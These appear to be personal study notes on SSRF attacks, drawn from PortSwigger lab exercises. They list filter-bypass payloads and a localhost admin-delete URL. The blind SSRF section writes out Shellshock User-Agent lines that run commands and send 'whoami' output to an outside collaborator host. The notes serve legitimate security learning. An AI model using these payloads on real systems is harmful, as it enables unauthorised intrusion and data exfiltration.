# **Server-side request forgery (SSRF)**

Important sites

<https://www.urlencoder.org/>

https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet

<https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings#obfuscation-via-double-url-encoding>

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

* This attack involves changing the API url to localhost/admin to get the authenticated page and later used this to do privileged action. This is on the basis of trusted source authentication because localhost is trusted source so admin would get full access without login

These kinds of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.

* The [access control](https://portswigger.net/web-security/access-control) check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.
* For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself
* The administrative interface might be listening on a different port number than the main application, and so might not be reachable directly by users.

**Very important topic**

1. **Blacklisted input filters**

Some applications block input containing hostnames like 127.0.0.1 and localhost, or sensitive URLs like /admin. In this situation, you can often circumvent the filter using the following techniques:

<https://portswigger.net/web-security/ssrf#circumventing-common-ssrf-defenses>

* Using an alternative IP representation of 127.0.0.1, such as 2130706433,0177.0.0.01, 017700000001, or 127.1 , 127.0.1 , 127.0x1 , 0x7F000001
* Registering your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.
* Obfuscating blocked strings using URL encoding or case variation.
  + url encoding
  + double url encoding

**Domain obfuscator**

https://splitline.github.io/domain-obfuscator/

* Providing a URL that you control, which subsequently redirects to the target URL. Try using different redirect codes, as well as different protocols for the target URL. For example, switching from an http: to https: URL during the redirect has been shown to bypass some anti-SSRF filters.

1. **SSRF with whitelist-based input filters**

Some applications only allow inputs that match, a whitelist of permitted values. The filter may look for a match at the beginning of the input, or contained within in it. You may be able to bypass this filter by exploiting inconsistencies in URL parsing.

* we can embed credentials in a URL before the hostname, using the @ character. For example:

https://expected-host:fakepassword@evil-host

* You can use the # character to indicate a URL fragment. For example:

<https://evil-host#expected-host>

* You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

https://expected-host.evil-host

* Obfuscation

e.g.

double encoding on hash [http://localhost#@sto…](http://localhost#@sto%E2%80%A6)

@ added in between to check for the first point and the # was added before to nullify the url because we want to connect to localhost only not the given stock site so.

http://localhost**%25%32%33**@stock.weliketoshop.net**/admin/delete?username**=carlos

<https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings#obfuscation-via-double-url-encoding>

1. **Bypassing SSRF filters via open redirection**

Search for redirect url using burp and check for param which contains URL and these url might not be checked for validation and hence can be used to access local privileged services like admin pages. But mind here that query still talks to particular domain name but redirect is open and vulnerable and hence using them for this



* Sometimes the referer in the request also exposes the vulnerability to do query to attacker sites where a lot of vulnerability can be searched for
  + SSRF via the Referer header

* + URLs within data formats

### Blind SSRF :


Use OAST ( out of band ) technique to detect this blind SSRF by using collaborator domain and check for network traffic.

* add collaborator url in **referer** header everywhere
* Use professional extension ( kali): **collaborator everywhere** for ssrf check while doing sitemapping in burp


In the burp professional account, add the extender collaborator everywhere by dowloading from bapp website

The vulnerability of this SSRF have not been exploited and the way we exploit is through shellshock attach which enable Remote server code execution.

1) Check if Referer has SSRF by passing the collaborator client id and then check by click on poll now to get check if dns and http call was made or not as shown in



2) Check if useragent is present in the Request and if so then get the code of shellshock and place it here



Shellshock user agent search will reveal this website <https://blog.cloudflare.com/inside-shellshock/> and check

curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/

() { :; }; /usr/bin/nslookup $(whoami).collabid

() { :; }; curl $(whoami).collabid

() { :; }; ping $(whoami).collabid

GO through a read of shellshock user agent <https://www.exploit-db.com/docs/english/48112-the-shellshock-attack-%5Bpaper%5D.pdf?ref=benheater.com>